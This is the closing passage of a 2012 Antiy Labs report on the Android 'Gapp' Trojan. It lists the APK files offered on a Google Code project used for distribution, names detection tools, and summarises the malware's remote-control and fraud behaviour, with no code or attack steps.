
Search Current downloads for Search

1 - 13 of 13

Filename ▼	Summary + Labels ▼	Uploaded ▼	ReleaseDate ▼	Size ▼	DownloadCount ▼
tadu5.2.apk	app2	6 days ago	6 days ago	2.9 MB	12972
jingdongshangcheng.apk	app2	Jan 19	Jan 19	2.2 MB	23967
oupeng.apk	app2	Jan 17	Jan 17	613 KB	7695
dahan.apk	app2	Jan 17	Jan 17	422 KB	7529
anzhuozhushou.apk	app2	Jan 13	Jan 13	3.2 MB	23363
qiehx.apk	app	Jan 6	Jan 6	2.5 MB	19850
kanbox.apk	app	Dec 31	Dec 31	1.6 MB	37964
shijieol.apk	app	Dec 29	Dec 29	2.3 MB	6
hubox.apk	app	Dec 29	Dec 29	1.6 MB	47783
jinshanwenshi.apk	app	Dec 29	Dec 29	3.2 MB	18113
uc.apk	app	Dec 29	Dec 29	5.1 MB	3253
KaqiAppStore.apk	app	Dec 29	Dec 29	1.0 MB	7899
datuangou.apk	app	Dec 29	Dec 29	1.5 MB	24904

1 - 13 of 13

It can be seen that the author has a similar project installapk2. The website is http://code.google.com/p/installapk2/



code.google.com/p/myappinstall/downloads/list

My favorites ▼ | Sign in

myappinstall

app

Project Home | Downloads | Wiki | Issues | Source

Search Current downloads for Search

1 - 13 of 13

Filename ▼	Summary + Labels ▼	Uploaded ▼	ReleaseDate ▼	Size ▼	DownloadCount ▼
tadu5.2.apk	app2	6 days ago	6 days ago	2.9 MB	12972
jingdongshangcheng.apk	app2	Jan 19	Jan 19	2.2 MB	23967
oupeng.apk	app2	Jan 17	Jan 17	613 KB	7695
dahan.apk	app2	Jan 17	Jan 17	422 KB	7529
anzhuozhushou.apk	app2	Jan 13	Jan 13	3.2 MB	23363
qiehx.apk	app	Jan 6	Jan 6	2.5 MB	19850
kanbox.apk	app	Dec 31	Dec 31	1.6 MB	37964
shijieol.apk	app	Dec 29	Dec 29	2.3 MB	6
hubox.apk	app	Dec 29	Dec 29	1.6 MB	47783
jinshanwenshi.apk	app	Dec 29	Dec 29	3.2 MB	18113
uc.apk	app	Dec 29	Dec 29	5.1 MB	3253
KaqiAppStore.apk	app	Dec 29	Dec 29	1.0 MB	7899
datuangou.apk	app	Dec 29	Dec 29	1.5 MB	24904

1 - 13 of 13

As of Feb. 8, 2012, the 42 apk programs of the 3 projects had all been downloaded and processed. We believe 31 of them are good programs.

Detection and Removal Methods

You can install AVL for Android from the Android Market to detect the Gapp Trojan. The website is https://market.android.com/details?id=com.antiy.AVLA.

The QR code is:

You can also use our LBE security guard with embedded AVL engine. It can detect Gapp and monitor threats to the Android system in real-time. The website for LBE is: http://www.lbesec.com/

Conclusion

This malware can remotely control users' systems and defraud users. The attackers mainly aim for monetary gain. The malware can reside in memory for a long time without being noticed and can download software and induce users to install. Due to this, it will cause lots of network traffic and expenses.

Any technical information that is made available by Antiy Labs is the copyrighted work of Antiy Labs and is owned by Antiy Labs.
NO WARRANTY. Antiy Labs makes no warranty as to this document's accuracy or use. The information in this document may include typographical errors or inaccuracies, and may not reflect the most current developments; and Antiy Labs does not represent, warrant or guarantee that it is complete, accurate, or up-to-date, nor does Antiy Labs offer any certification or guarantee with respect to any opinions expressed herein or any references provided. Changing circumstances may change the accuracy of the content herein. Opinions presented in this document reflect judgment at the time of publication and are subject to change. Any use of the information contained in this document is at the risk of the user. Antiy Labs assumes no responsibility for errors, omissions, or damages resulting from the use of or reliance on the information herein. Antiy Labs reserves the right to make changes at any time without prior notice.

About Antiy Labs

Antiy Labs is an antivirus vendor which makes advanced research and technology contributions to the field. Currently, there are tens of thousands of firewalls, UTM and security devices deployed with our antivirus engine. More information is available at www.antiy.net.

ANTIY | Antiy Labs

Copyright ©2012 Antiy Labs. All rights reserved